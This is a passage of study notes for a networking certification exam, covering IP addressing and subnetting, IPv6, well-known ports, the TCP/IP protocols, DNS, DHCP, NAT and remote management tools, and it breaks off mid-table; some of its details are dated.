Protocol(s)	(TCP) • User Datagram Protocol (UDP)	Exchange (SPX)	(NetBIOS)	(ADSP) • AppleTalk Transaction Protocol (ATP)
Addressing (Network layer logical host and logical network addresses)	IP addresses are 32-bit numbers that include both the network and host addresses	1.The Internal network number is an 8-digit hexadecimal number that identifies the network 2.MAC addresses are used at the Network layer for logical host addresses (for this reason, IPX/SPX host addressing is automatic)	1. NetBEUI was designed for a single network. On a single network, Network-layer addresses are not used. 2. When using NetBIOS over TCP/IP, IP addresses are used.	• A network number, ranging from 1 to 65,278 identifies the network • Hosts (nodes) are dynamically assigned a node address ranging from 1 to 253 • When AppleTalk over IP is used, IP addresses are used
Naming	Domain Name Service (DNS) names. • Valid names include a-z, 0-9, and dashes. • Host names include additional domain names. Periods separate each portion of the name.	Logical host names. 1. Valid names are limited to 47 characters from the following characters: a-z, 0-9, dash and underscore.	NetBIOS names. 1. Valid names are limited to 15 characters plus 3 hexadecimal numbers that identify the service. 2. NetBIOS over TCP/IP (NBT) maps NetBIOS names to IP addresses.	Logical host names. • Each host name has the following format: *name:type@zone* • Each part can be up to 32 characters • The zone identifies a logical grouping of computers and is optional.

	• DNS is the service used to find hosts by name.	2. The Service Advertising Protocol (SAP) is used to locate servers by name and function.	• Windows Internet Naming Service (WINS) resolves NetBIOS names to IP addresses for large networks.	• The Name-Binding Protocol (NBP) associates the name with the host node. • The Zone Information Protocol (ZIP) maps network numbers to zones.

Be aware of the following facts regarding protocol suite support and features:

- Virtually all operating systems today provide native (built-in) support for TCP/IP.
- Most older versions of some operating systems used a different protocol as the default protocol suite. For example, older NetWare servers used IPX/SPX, while Mac OS systems used AppleTalk.
- Older operating systems without native TCP/IP support enabled TCP/IP communications by either installing the protocol stack or through a process known as *encapsulation* or *tunneling*. With this process, non-TCP/IP packets are re-packaged as TCP/IP packets at the sending device. The receiving device strips off the TCP/IP headers to reveal the original packets.
- Addressing as referred to in this table refers to logical host and network addresses (addresses used at the Network layer). Do not confuse logical addresses with physical (MAC) addresses. Be aware, however, that some protocols (such as IPX/SPX) use the MAC address as the logical host address.
- IPX/SPX must also be configured with a Data Link layer *frame type*. The frame type specifies the format of the frames.

TCP/IP

IP Address and Subnet Mask Facts

IP addresses allow hosts to participate on IP based networks. An IP address:

- Is a 32-bit binary number represented as four octets (four 8-bit numbers). Each octet is separated by a period.
- IP addresses can be represented in one of two ways:
  - Decimal (for example 131.107.2.200). In decimal notation, each octet must be between 0 and 255.
  - Binary (for example 10000011.01101011.00000010.11001000). In binary notation, each octet is an 8-digit number.
- The IP address includes both the network and the host address.
- Each IP address has an implied address class that can be used to infer the network portion of the address.
- The subnet mask is a 32-bit number that is associated with each IP address that identifies the network portion of the address. In binary form, the subnet mask is always a series of 1's followed by a series of 0's (1's and 0's are never mixed in sequence in the mask). A simple mask might be 255.255.255.0.

Note: For the Network+ exam, you will only need to be able to work with IP addresses and masks in their decimal forms.

The following table describes each of the default IP address classes.

Class	Characteristics
Class A	• The first octet is a number between 1 and 126. • The default subnet mask is 255.0.0.0. Therefore, the first octet is the network address (the last three octets are used for host addresses). • There are 126 Class A network IDs. • Each Class A network can have up to 16.7 million host addresses. • Most of these addresses are already assigned.
Class B	• The first octet is between 128 and 191. • The default subnet mask is 255.255.0.0. Therefore, the first two octets are the network address (the last two octets are used for host addresses). • There are 16,384 Class B network IDs. • Each Class B network can have up to 65,534 host addresses. • Most of these addresses are assigned.
Class C	• The first octet is between 192 and 223. • The default subnet mask is 255.255.255.0. Therefore, the first three octets are the network address (the last octet is used for host addresses). • There are 2,097,152 Class C network IDs. • Each Class C network can have only 254 host ID addresses.

	• This class is the most likely to have an available ID address for assignment.
Class D	• These addresses range from 224.0.0.0 to 239.255.255.255. • These addresses represent multicast groups rather than network and host IDs.
Class E	• These addresses range from 240.0.0.0 to 255.255.255.254. • These addresses are reserved for experimental use.

As you are assigning IP addresses to hosts, be aware of the following special considerations:

Address	Consideration
Network	The first address in an address range is used to identify the network itself. For the network address, the host portion of the address contains all 0's. For example: • Class A network address: 115.0.0.0 • Class B network address: 154.90.0.0 • Class C network address: 221.65.244.0
Broadcast	The last address in the range is used as the broadcast address and is used to send messages to all hosts on the network. In binary form, the broadcast address has all 1's in the host portion of the address. For example, assuming the default subnet masks are used: • 115.255.255.255 is the broadcast address for network 115.0.0.0 • 154.90.255.255 is the broadcast address for network 154.90.0.0 • 221.65.244.255 is the broadcast address for network 221.65.244.0 **Note:** The broadcast address might also be designated by setting each of the network address bits to 0. For example, 0.0.255.255 is the broadcast address of a Class B address. This designation means "the broadcast address for this network."
Host Addresses	When you are assigning IP addresses to hosts, be aware of the following: • Each host must have a unique IP address.

	• Each host on the same network must have an IP address with a common network portion of the address. This means that you must use the same subnet mask when configuring addresses for hosts on the same network. The range of IP addresses available to be assigned to network hosts is identified by the subnet mask and/or the address class. When assigning IP addresses to hosts, be aware that you cannot use the first or last addresses in the range (these are reserved for the network and broadcast addresses respectively). For example: • For the class A network address 115.0.0.0, the host range is 115.0.0.1 to 115.255.255.254. • For the class B network address 154.90.0.0, the host range is 154.90.0.1 to 154.90.255.254. • For the class C network address 221.65.244.0, the host range is 221.65.244.1 to 221.65.244.254. **Note:** A special way to identify a host on a network is by setting the network portion of the address to all 0's. For example, the address 0.0.64.128 means "host 64.128 on this network."
Local Host	Addresses in the 127.0.0.0 range are reserved to refer to the local host (in other words "this" host or the host you're currently working at). The most commonly-used address is 127.0.0.1 which is the loopback address.

Subnetting Facts

Subnetting is the process of dividing a large network into smaller networks. When you subnet a network, each network segment (called a *subnet*) has a different network address (also called a *subnet address*). In practice, the terms *network* and *subnet* are used interchangeably to describe a physical network segment with a unique network address.

From a physical standpoint, subnetting is necessary because all network architectures have a limit on the number of hosts allowed on a single network segment. As your network grows, you will need to create subnets (physical networks) to:

- Increase the number of devices that can be added to the LAN (to overcome the architecture limits)
- Reduce the number of devices on a single subnet to reduce congestion and collisions
- Reduce the processing load placed on computers and routers
- Combine networks with different media types within the same internetwork (subnets cannot be used to combine networks of different media type on to the same subnet)

Subnetting is also used to efficiently use the available IP addresses. For example, an organization with a class A network ID is allocated enough addresses for 16,777,214 hosts. If the organization actually uses only 10,000,000 host IDs, over 6 million IP addresses are not being used. Subnetting provides a way to break the single class A network ID into multiple network IDs.

- Subnetting uses *custom* rather than the default subnet masks. For example, instead of using 255.0.0.0 with a Class A address, you might use 255.255.0.0 instead.
- Using custom subnet masks is often called *classless* addressing because the subnet mask cannot be inferred simply from the class of a given IP address. The address class is ignored and the mask is always supplied to identify the network and host portions of the address.
- When you subnet a network by using a custom mask, you can divide the IP addresses between several subnets. However, you also reduce the number of hosts available on each network.

The following table shows how a Class B address can be subnetted to provide additional subnet addresses. Notice how by using a custom subnet mask the Class B address looks like a Class C address.

	Default Example	Custom Example
Network Address	188.50.0.0	188.50.0.0
Subnet Mask	255.255.0.0	255.255.255.0
# of Subnet Addresses	One	254
# of Hosts per Subnet	65,534	254 per subnet
Subnet Address(es)	188.50.0.0 (only one)	188.50.1.0 188.50.2.0 188.50.3.0 (and so on)
Host Address Range(s)	188.50.0.1 to 188.50.255.254	188.50.1.1 to 188.50.1.254 188.50.2.1 to 188.50.2.254 188.50.3.1 to 188.50.3.254 (and so on)

Note: It is possible to use subnet masks that do not use an entire octet. For example, the mask 255.255.252.0 uses three extra binary bits in the third octet. However, for the Network+ exam, you do not need to know how to work with such custom masks.

IPv6 Facts

The current IP addressing standard, version 4, will eventually run out of unique addresses, so, a new system is being developed. It is named IP version 6 or IPv6. You should know the following about IPv6:

- Full implementation should be around 2015.
- The new version will dramatically increase address availability:
  - IPv6 will provide about 3.4 x 10^{38} globally unique addresses.
  - IPv6 provides 79,228,162,514,264,337,593,543,950,336 times as many addresses as IPv4.
- The new IP address is a 128-bit binary number. A sample IPv6 IP address looks like: 35BC:FA77:4898:DAFC:200C:FBBC:A007:8973.
  - Bits are divided into eight groups of 16-bit hexadecimal sections.
  - Each group is represented as a hexadecimal number between 0 and FFFF.
  - Hex values are separated by colons.
  - Leading zeros can be omitted in each section.
  - Addresses with consecutive zeros can be expressed more concisely by substituting a double-colon for the group of zeros. For example:
    - FEC0:0:0:0:78CD:1283:F398:23AB
    - FEC0::78CD:1283:F398:23AB (concise form)
- IPv6 addresses are 4 times as large as IPv4 addresses (without optional fields, addresses are only twice as large).
- The network ID part of the address is hierarchical and includes identifiers for various levels of the network from top level network segments down to an organization's specific network segment IDs.
- IPv6 allows the addition of header extensions. Flexible packet headers can:
  - Include optional fields and other extensions
  - Increase IPv6 from 2 times to 4 times larger than IPv4, through the addition of optional fields
  - Allow IETF (Internet Engineering Task Force) to adapt the protocol changes in underlying network hardware or to new applications
- In general, IPv6 bases node IDs on physical addresses.
- Multicast IPv6 addresses always begin with a binary 1111 1111 (hexadecimal FF.)
- Following is the IPv6 local loopback address: 0:0:0:0:0:0:0:1 or ::1 (concise form.)

Additional features of IPv6 are displayed in the table.

Feature	Description
Auto-configuration	Because hardware IDs are used for node IDs, IPv6 nodes simply need to discover their network ID. This can be done by communicating with a router.

Built-in Quality of Service	Built-in support for bandwidth reservations which make guaranteed data transfer rates possible. (Quality of service features are available as add-ons within an IPv4 environment, but are not part of the native protocol.)
Built-in Security Features	IPv6 has built-in support for security protocols such as IPSec. (IPSec security features are available as add-ons within an IPv4 environment.)
Source Intelligent Routing	IPv6 nodes have the option to include addresses that determine part or all of the route a packet will take through the network.

Although not yet widely adopted, you can implement IPv6 if your systems support it. As implementation of IPv6 proceeds, there will be cases when compatibility with IPv4 is required. Three strategies are recommended by IETF for IPv6 to IPv4 compatibility configuration:

Strategy	Description
Dual Stack	Provides support for both IPv4 and IPv6 by running both protocols concurrently. • Implement routers that handle both protocols. • Load both protocol stacks at the same time on each host.
Tunneling	Encapsulate IPv6 packets in IPv4 packets for transparent transmission across an IPv4 network. Packets are de-encapsulated at the other end to their original IPv6 packets.
6to4 routing	Allows isolated IPv6 networks to communicate over an IPv4 network without tunneling. • Minimal router configuration is required. • The IPv4 network is utilized like a unicast point-to-point link layer for packet conveyance. • A prefix designates the 6to4 address, encapsulating it in an IPv4 packet. Upon arrival at the destination, it is recognized as an IPv6 packet and forwarded after removal of the IPv4 header.

Common Ports

Network ports are logical connections, provided by the TCP or UDP protocols at the Transport layer, for use by protocols in the upper layers of the OSI model. The TCP/IP protocol stack uses

port numbers to determine what protocol incoming traffic should be directed to. Some characteristics of ports are listed below:

- Ports allow a single host with a single IP address to run network services. Each port number identifies a distinct service.
- Each host can have over 65,000 ports per IP address.
- Port use is regulated by the Internet Corporation for Assigning Names and Numbers (ICANN).

ICANN specifies three categories for ports.

Categories	Characteristics
Well Known	• Assigned for specific protocols and services • Port numbers range from 0 to 1023
Registered	• ICANN can assign a specific port for a newly created network service • Port numbers range from 1024 to 49151
Dynamic (Private or High)	• Assigned when a network service establishes contact and released when the session ends • Allows applications to 'listen' to the assigned port for other incoming requests (traffic for a protocol can be received through a port other than the port that protocol is assigned, as long as the destination application or service is 'listening' for that type of traffic on that port) • Port numbers range from 49,152 to 65,535

The following table lists the well-known ports that correspond to common Internet services.

Port(s)	Service
20, 21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
50, 51	IPSec
53	Domain Name Server (DNS)
67, 68	Dynamic Host Configuration Protocol (DHCP)

69	Trivial File Transfer Protocol (TFTP)
80	HyperText Transfer Protocol (HTTP)
110	Post Office Protocol (POP3)
119	Network News Transport Protocol (NNTP)
123	NTP
135-139	NetBIOS
143	Internet Message Access Protocol (IMAP4)
161	Simple Network Management Protocol (SNMP)
389	Lightweight Directory Access Protocol
443	HTTP with Secure Sockets Layer (SSL)

Note: To protect a server, ensure that only the necessary ports are opened. For example, if the server is only being used for e-mail, then shut down ports that correspond to FTP, DNS, and HTTP (among others).

Common TCP/IP Protocols

The following table lists several protocols in the TCP/IP protocol suite.

Category	Protocol	**Description**
MAC Address Resolution	Address Resolution Protocol (ARP)	ARP provides IP address-to-MAC address name address resolution. Using ARP, a host that knows the IP address of a host can discover the corresponding MAC address.
	Bootstrap Protocol (BootP)	Both BootP and RARP are used to discover the IP address of a device with a known MAC address. BootP is an enhancement to RARP, and is more commonly implemented than RARP. As its name implies, BootP is used by computers as they boot to receive an IP address from a BootP server. The BootP address request packet sent by the host is answered by the server.
	Reverse Address Resolution Protocol (RARP)	
Network Layer Protocol	Internet Protocol (IP)	IP is the main TCP/IP protocol. It is a connectionless protocol that makes routing path decisions, based on the information it receives from ARP. It also handles logical addressing issues through the use of IP addresses.
Transport Layer Protocols	Transmission Control Protocol (TCP)	TCP operates at the Transport layer. It provides connection-oriented services and performs segment sequencing and service addressing. It also performs important error-checking functions, uses flow control, and

		is considered a host-to-host protocol.
	User Datagram Protocol (UDP)	UDP is considered a host-to-host protocol like TCP. It also performs functions at the Transport layer. However, it is not connection-oriented like TCP. Because of less overhead, it transfers data faster, but is not as reliable. It is a good protocol to use for small amounts of data and applications that use a simple query/response model.
Web Browsing	HyperText Transfer Protocol (HTTP)	HTTP is used by Web browsers and Web servers to exchange files (such as Web pages) through the World Wide Web and intranets. HTTP can be described as an information requesting and responding protocol. It is typically used to request and send Web documents, but is also used as the protocol for communication between agents using different TCP/IP protocols.
	HyperText Transfer Protocol over Secure Socket Layer or HTTP over SSL (HTTPS)	HTTPS is a secure form of HTTP that uses SSL as a sublayer for security.
Security Protocols	Secure Sockets Layer (SSL)	SSL secures messages being transmitted on the Internet. It uses RSA for authentication and encryption. Web browsers use SSL (Secure Sockets Layer) to ensure safe Web transactions. URLs that begin with *https://* trigger your Web browser to use SSL.
	Transport Layer Security (TLS)	TLS ensures that messages being transmitted on the Internet are private and tamper proof. TLS is implemented through two protocols: • TLS Record--Can provide connection security with encryption (with DES for example). • TLS Handshake--Provides mutual authentication and choice of encryption method. TLS and SSL are similar but not interoperable.
File Transfer	File Transfer Protocol (FTP)	FTP provides a generic method of transferring files. It can include file security through usernames and passwords, and it allows file transfer between dissimilar computer systems. FTP can transfer both binary and text files, including HTML, to another host. FTP URLs are preceded by *ftp://* followed by the DNS name of the FTP server. To log

		in to an FTP server, use: *ftp://username@servername*.
	Trivial File Transfer Protocol (TFTP)	TFTP is similar to FTP. It lets you transfer files between a host and an FTP server. However, it provides no user authentication and uses UDP instead of TCP as the transport protocol.
	Secure File Transfer Protocol (SFTP)	SFTP is a file transfer protocol that uses Secure Shell (SSH) to secure data transfers. SSH ensures that SFTP transmissions use encrypted commands and data which prevent data from being transmitted over the network in clear text.
	Secure Copy (SCP)	SCP is associated with Unix/Linux networks and used to transfer files between systems. Like SFTP, SCP relies on SSH to ensure that data and passwords are not transmitted over the network in clear text.
	Remote Copy Protocol (RCP)	RCP is used to transfer files between computers however, it is an insecure protocol and transmits data over the network in clear text.
E-mail	Simple Mail Transfer Protocol (SMTP)	SMTP is used to route electronic mail through the internetwork. E-mail applications provide the interface to communicate with SMTP or mail servers.
	Internet Message Access Protocol (IMAP)	IMAP is an e-mail retrieval protocol designed to enable users to access their e-mail from various locations without the need to transfer messages or files back and forth between computers. Messages remain on the remote mail server and are not automatically downloaded to a client system.
	Post Office Protocol 3 (POP3)	POP3 is part of the TCP/IP protocol suite and used to retrieve e-mail from a remote server to a local client over a TCP/IP connection. With POP3, e-mail messages are downloaded to the client.
Network Management	Simple Network Management Protocol (SNMP)	SNMP is a protocol designed for managing complex networks. SNMP lets network hosts exchange configuration and status information. This information can be gathered by management software and used to monitor and manage the network.
	Remote Terminal Emulation (Telnet)	Telnet allows an attached computer to act as a dumb terminal, with data processing taking place on the TCP/IP host computer. It is still widely used to provide connectivity between dissimilar systems. Telnet can also

		be used to test a service by the use of HTTP commands.
	Secure Shell (SSH)	SSH allows for secure interactive control of remote systems. SSH uses RSA public key cryptography for both connection and authentication. SSH uses the IDEA algorithm for encryption by default, but is able to use Blowfish and DES. SSH is a secure and acceptable alternative to Telnet.
File and Print Services	Network File System (NFS)	NFS was initially developed by Sun Microsystems. It consists of several protocols that enable users on various platforms to seamlessly access files from remote file systems.
	Line Printer Daemon/Line Print Remote (LPD/LPR)	LPD/LPR is the most widely-used cross platform print protocol. LPD/LPR establishes connection between printing devices and workstations. LPD is usually loaded on the printing device. LPR is usually loaded onto the client workstation.
Additional Protocols	Internet Control Message Protocol (ICMP)	ICMP works closely with IP in providing error and control information, by allowing hosts to exchange packet status information, which helps move the packets through the internetwork. Two common management utilities, **ping** and **traceroute**, use ICMP messages to check network connectivity. ICMP also works with IP to send notices when destinations are unreachable, when devices' buffers overflow, the route and hops packets take through the network, and whether devices can communicate across the network.
	Internet Group Membership Protocol (IGMP)	IGMP is a protocol for defining host groups. All group members can receive broadcast messages intended for the group (called multicasts). Multicast groups can be composed of devices within the same network or across networks (connected with a router).
Services	Domain Name System (DNS)	DNS is a system that is distributed throughout the internetwork to provide address/name resolution. For example, the name www.mydomain.com would be identified with a specific IP address.
	Network Time Protocol (NTP)	NTP is used to communicate time synchronization information between systems on a network.
	Network News Transport Protocol (NNTP)	NNTP is the most widely-used protocol that manages notes posted on Usenet Newsgroups.

	Lightweight Directory Access Protocol (LDAP)	LDAP is used to allow searching and updating of a directory service. The LDAP directory service follows a client/server model. One or more LDAP servers contain the directory data, the LDAP client connects to an LDAP Server to make a directory service request.

The TCP/IP protocol suite was developed to work independently of the Physical layer implementation. You can use a wide variety of architectures with the TCP/IP protocol suite.

Internet Connectivity Parameters

To connect a Windows workstation to the Internet, you need, at a minimum, to configure the IP address, subnet mask, default gateway, and DNS server parameters. Depending upon the network configuration, you may also need to configure the workstation with the IP address of the proxy server. The following table summarizes many of the configuration settings for a TCP/IP network.

Parameter	Purpose
IP address	Identifies both the logical host and logical network addresses. Two devices on the same network must have IP addresses with the same network portion of the address.
Subnet mask	Identifies which portion of the IP address is the network address. Two devices on the same network must be configured with the same network mask.
Default gateway	Identifies the router to which packets for remote networks are sent. The default gateway address is the IP address of the interface on the same subnet as the local host. Without a default gateway set, most clients will be unable to communicate with hosts outside of the local subnet.
Host name	Identifies the logical name of the local system.
DNS server	Identifies the DNS server that is used to resolve host names to IP addresses.
MAC	Identifies the physical address. On an Ethernet network, this address is burned in

address	to the network adapter hardware.

Internet Protocol Services

DNS Facts

The Domain Name System (DNS) is a hierarchical, distributed database that maps logical host names to IP addresses. The DNS hierarchy is made up of the following components:

- . (dot) domain (also called the *root* domain)
- Top Level Domains (TLDs) such as .com, .edu, .gov
- Additional domains such as yahoo.com, microsoft.com, etc.
- Hosts

DNS is a distributed database because no one server holds all of the DNS information. Instead, multiple servers hold portions of the data.

- Each division of the database is held in a *zone* database file.
- Zones typically contain one or more domains, although additional servers might hold information for child domains.
- DNS servers hold zone files and process name resolution requests from client systems.

When you use the host name of a computer (for example if you type a URL such as www.mydomain.com), your computer uses the following process to find the IP address.

1. The host looks in its local cache to see if it has recently resolved the host name.
2. If the information is not in the cache, it checks the Hosts file. The Hosts file is a static text file that contains hostname-to-IP address mappings.
3. If the IP address is not found, the host contacts its preferred DNS server. If the preferred DNS server can't be contacted, it continues contacting additional DNS servers until one responds.
4. The host sends the name information to the DNS server. The DNS server then checks its cache and Hosts file. If the information is not found, the DNS server checks any zone files that it holds for the requested name.
5. If the DNS server can't find the name in its zones, it forwards the request to a root zone name server. This server returns the IP address of a DNS server that has information for the corresponding top-level domain (such as .com).
6. The first DNS server then requests the information from the top-level domain server. This server returns the address of a DNS server with the information for the next highest

domain. This process continues until a DNS server is contacted that holds the necessary information.

7. The DNS server places the information in its cache and returns the IP address to the client host. The client host also places the information in its cache and uses the IP address to contact the desired destination device.

You should know the following facts about DNS:

- A *forward* lookup finds the IP address for a given host name. A *reverse* lookup finds the host name from a given IP address.
- An *authoritative* server is a DNS server that has a full, complete copy of all the records for a particular domain.
- Zone files hold records that identify hosts.
    - A records map host names to IP addresses.
    - PTR (pointer) records map IP addresses to host names.
- *Recursion* is the process by which a DNS server or host uses root name servers and subsequent servers to perform name resolution. Most client computers do not perform recursion, rather they submit a DNS request to the DNS server and wait for a complete response. Many DNS servers will perform recursion.
- Some DNS servers might forward the name resolution request to another DNS server and wait for the final response rather than performing recursion.
- Root DNS servers hold information for the root zone (.). Root servers answer name resolution requests by supplying the address of the corresponding to top-level DNS server (servers authoritative for .com, .edu, and such domains).
- On very small networks, you could configure a HOSTS file with several entries to provide limited name resolution services. However, you would have to copy the HOSTS file to each client. The work involved in this solution is only suitable for temporary testing purposes or to override information that might be received from a DNS server.

WINS Facts

Windows Internet Naming System (WINS) is similar to DNS, but instead of domain name-to-IP address resolution, WINS performs NetBIOS name-to-IP address resolution. By default, Windows clients use broadcasts to resolve NetBIOS names. To reduce the traffic caused by NetBIOS name broadcasts, you can configure WINS servers on the network (a WINS server functions similarly to a DNS server in that it maintains a database of host names and IP addresses). NetBIOS names are used on Windows 9x/ME systems to locate other hosts on the network.

A client uses the following process to resolve NetBIOS names:

1. The client checks its NetBIOS name cache.

2. If the IP address is not found, it checks its LMHOSTS file (a file of static information similar to a HOSTS file).
3. If the IP address is not found,
    - If the host does not have a WINS server address configured, it will send a broadcast requesting that the host respond with IP address information.
    - If the host is configured with a WINS server address, it requests the information from the WINS server. The WINS server checks its database and returns the information.

Addressing Method Facts

The following table lists several options for assigning IP addresses.

Method	Uses
Dynamic Host Configuration Protocol (DHCP)	A DHCP server is a special server configured to pass out IP address and other IP configuration information to network clients. • When a client boots, it contacts the DHCP server for IP configuration information. • The DHCP server is configured with a range of IP addresses it can assign to hosts (Microsoft calls these ranges *scopes*). • The DHCP server can also be configured to pass out other IP configuration such as the default gateway and DNS server addresses. • The DHCP server ensures that each client has a unique IP address. • The DHCP server can be configured to not assign specific addresses in the range, or to assign a specific address to a specific host. • The DHCP server assigns the IP address and other information to the client. The assignment is called a *lease*, and includes a lease time that identifies how long the client can use the IP address. • Periodically and when the client reboots, it contacts the DHCP server to renew the lease on the IP address. • The DHCP lease process uses frame-level broadcasts. For this reason, DHCP requests typically do not pass through routers to other subnets. To enable DHCP across subnets: ○ Enable BootP (DHCP broadcast) requests through the

	router. o Configure a computer for BootP forwarding to request IP information on behalf of other clients. • You can configure a DHCP server to deliver the same address to a specific host each time it requests an address. Microsoft calls this configuration a *reservation*. Use DHCP for small, medium, or large networks. DHCP requires a DHCP server and minimal configuration.
Automatic Private IP Addressing (APIPA)	APIPA is a Microsoft implementation of automatic IP address assignment without a DHCP server. Using APIPA, hosts assign themselves an IP address on the 169.254.0.0 network (mask of 255.255.0.0). With APIPA: • The host is configured to obtain IP information from a DHCP server (this is the default configuration). • If a DHCP server can't be contacted, the host uses APIPA to assign itself an IP address. • The host only configures the IP address and mask. It does not assign itself the default gateway and DNS server addresses. For this reason, APIPA can only be used on a single subnet. Use APIPA: • On small, single-subnet networks where you do not need to customize the IP address range. • As a fail safe for when a DHCP server is unavailable to provide limited communication capabilities. **Note:** The IPv6 addressing standard also reserves all addresses beginning with a binary 1111 1110 10 (hexadecimal FE80::/64) for automatic assignment (this is called the link-local address range).
Static (manual) assignment	Using static addressing, IP configuration information must be manually configured on each host. Use static addressing: • On networks with a very small number of hosts. • On networks that do not change often or that will not grow. • To permanently assign IP addresses to hosts that must have always have the same address (such as printers, servers, or routers). • For hosts that cannot accept an IP address from DHCP. • To reduce DHCP-related traffic. **Note:** Static addressing is very susceptible to configuration errors and

	duplicate IP address configuration errors (two hosts that have been assigned the same IP address). Static addressing also disables both APIPA and DHCP capabilities on the host.

NAT Facts

Network Address Translation (NAT) allows you to connect a private network to the Internet without obtaining registered addresses for every host. Private addresses are translated to the public address of the NAT router.

- Hosts on the private network share the IP address of the NAT router.
- The NAT router maps port numbers to private IP addresses. Responses to Internet requests include the port number appended by the NAT router. This allows the NAT router to forward responses back to the correct private host.
- NAT supports a limit of 5,000 concurrent connections.
- NAT provides some security for the private network because it translates or hides the private addresses.
- A NAT router can act as a limited-function DHCP server, assigning addresses to private hosts.
- A NAT router can forward DNS requests to the Internet.
- Dynamic NAT allows internal (private) hosts to contact external (public) hosts but not vice versa.
- Static NAT allows external hosts to contact internal hosts but prevents the use of dynamic NAT.
- Dynamic and Static NAT, in which two IP addresses are given to the public NAT interface (one for dynamic NAT and one for static NAT), allows traffic to flow in both directions.

When connecting a private network to the Internet through NAT, assign IP addresses in several predefined private address ranges. These address ranges are guaranteed to not be in use on the Internet and do not need to be registered.

Addressing Method	Address Ranges
IP version 4	• 10.0.0.1 to 10.255.255.254 • 172.16.0.1 to 172.31.255.254 • 192.168.0.1 to 192.168.255.254
IP version 6	IPv6 reserves all addresses beginning with a binary 1111 1110 11 (hexadecimal FEC0::/48) for private IP networks. This address range is called the *site-local* address range.

ICS Facts

Internet Connection Sharing (ICS) is a service available on Windows systems that enables multiple computers on a single small network to access the Internet by sharing one computer's connection. With ICS, most configuration tasks are completed automatically. When using ICS:

- The ICS system is configured as a NAT router, a limited DHCP server, and a DNS proxy (name resolution requests from the private network are forwarded to DNS servers on the Internet).
- The IP address for the private interface is automatically changed to 192.168.0.1 with a mask of 255.255.255.0.
- The default gateway of the ICS system is set to point to the Internet connection.
- Hosts on the private network should use DHCP for address and DNS server information.
- The ICS system uses DHCP to deliver the following information to hosts on the private network:
    - IP address in the range of 192.168.0.0 with a mask of 255.255.255.0.
    - DNS server address of 192.168.0.1 (the private interface of the ICS system).
    - Default gateway address of 192.168.0.1.
- Do not use DHCP servers, DNS servers, or Active Directory on your private network.

SNMP Facts

Simple Network Management Protocol (SNMP) is a protocol designed for managing complex networks. SNMP lets network hosts exchange configuration and status information. This information can be gathered by management software and used to monitor and manage the network.

SNMP uses the following components.

Component	Description
Manager	A manager is the computer used to perform management tasks. The manager queries agents and gathers responses.
Agent	An agent is a software process that runs on managed network devices. The agent communicates information with the manager and can send dynamic messages to the manager.
Management Information Base (MIB)	The MIB is a database of host configuration information. Agents report data to the MIB, and the manager can then view information by requesting data from the MIB.
Trap	A trap is an event configured on an agent. When the event occurs, the

	agent logs details regarding the event.

Zeroconf Facts

Zero Configuration Networking (Zeroconf) is a standards-based initiative of an IETF working groups whose goals are to:

- Make current computer network administration easier by performing configuration tasks automatically without the need for network services such as DNS or DHCP
- Enable the creation and implementation of a new generation of network related products
- Accomplish all of this without disrupting the existing network infrastructure of large networks

With Zeroconf, you should be able to connect two computers and automatically have them be able to communicate. You should also be able to set up a small network (even a network with multiple subnets or connected to the Internet) by simply connecting devices and without performing any additional configuration tasks.

To enable Zeroconf networking, the following features must be enabled:

Feature	Description
IPv4 Link-Local Addresses (IPv4LL)	IP hosts must be able to obtain an IP address without a DHCP server. The Zeroconf working group has completed the IPv4LL which reserves specifies how a device uses autoconfiguration to assign itself an IP addresses on the 169.254.0.0 network (mask of 255.255.0.0). IPv4LL is currently implemented as follows: • Automatic Private IP Addressing (APIPA) on Microsoft systems. • Implementations on Linux, Mac OS, and other devices such as printers. **Note:** IPv6 supports link-local addressing by design.
Host Name Resolution	IP hosts should be able to perform IP address-to-host name resolution without a DNS server. Current implementations include: • Multicast DNS (mDNS) used by Mac OS. • Link-local Multicast Name Resolution (LLMNR) under development by Microsoft.

Service Location	IP hosts must be able to automatically find available services, such as file servers, printers, and routers. Current implementations include: • DNS Service Discovery (DNS-SD) used by Mac OS. • Simple Service Discovery Protocol (SSDP) used by Microsoft in Universal Plug-and-Play (UPnP). • Service Location Protocol (SLP), an industry standard used on NetWare servers and others. SLP is losing in popularity in favor of the other solutions listed here.
Multicast Allocation	Multicast addresses must be automatically allocated without using a MADCAP (multicast addressing) server. Standards for multicast address allocation are currently under work. One proposed standard is Zeroconf Multicast Address Allocation Protocol (ZMAAP).

The two biggest corporations developing to Zeroconf proposed standards are Apple and Microsoft. Bonjour (also called Rendezvous) for Mac OS is a suite of Zeroconf protocol implementations. Microsoft is actively developing protocols and implementing components of Zeroconf as outlined above.

Remote Management Facts

The following table lists several tools you can use to remotely manage network devices.

Tool	Description
Telnet	Telnet is a *terminal emulation* utility. It allows you to connect to a remote system and work as if you were sitting at the remote system. As you enter commands in the Telnet window locally, the remote system processes the commands. A Telnet connection requires the remote system to be running as a telnet server (access is generally through port 23), and you have to know which terminal the server supports. The list below shows common terminals: • vt100 • VT-100 • ANSI • DECVT-100
Secure Shell (SSH)	Despite its usefulness, Telnet does not allow you to encrypt information, making it very insecure. SSH, on the other hand, provides the same capabilities as Telnet in an encrypted, secure environment. After SSH establishes the secure connection, you can safely enter user account information, passwords, and commands. SSH usually

	runs on port 22.
Terminal Services	Terminal Services is a Microsoft remote system access tool. another remote management tool. Where Telnet and SSH are command line utilities, Terminal Services allows you to work through a GUI. From a client system, you log in to a server or other computer running Terminal Services. Terminal Services uses the Remote Desktop Protocol (RDP). • RDP shows the screen of the remote server on the client. • Information about mouse movements and keystrokes on the client are sent using RDP to the server. • The server processes the actions as if they were performed locally. • As the screen on the server changes, RDP sends those changes to the client to display the results of those actions. Terminal Services can be used to remotely manage servers or to run applications on the server.
Remote Desktop	Remote Desktop is a Microsoft service that uses Terminal Services technology to allow you to remotely access any Remote Desktop-enabled system. For example, you can enable Remote Desktop on a computer at your office. From home or while traveling, you can then use Remote Desktop to access your work computer, running applications, accessing files, and even printing documents.

Operating Systems

Client Software Facts

You will need to be familiar with the following client operating systems:

- Microsoft Windows
- Unix/Linux/Mac OS X
- Mac OS (version 9 or earlier)

Server operating systems must be configured to share resources on the network. In a similar fashion, client systems must have the necessary software to be able to communicate with the server. Necessary software can be divided into the following categories:

Component	Description
Protocols	Each computer on the network must use the same protocols to communicate. Examples include:

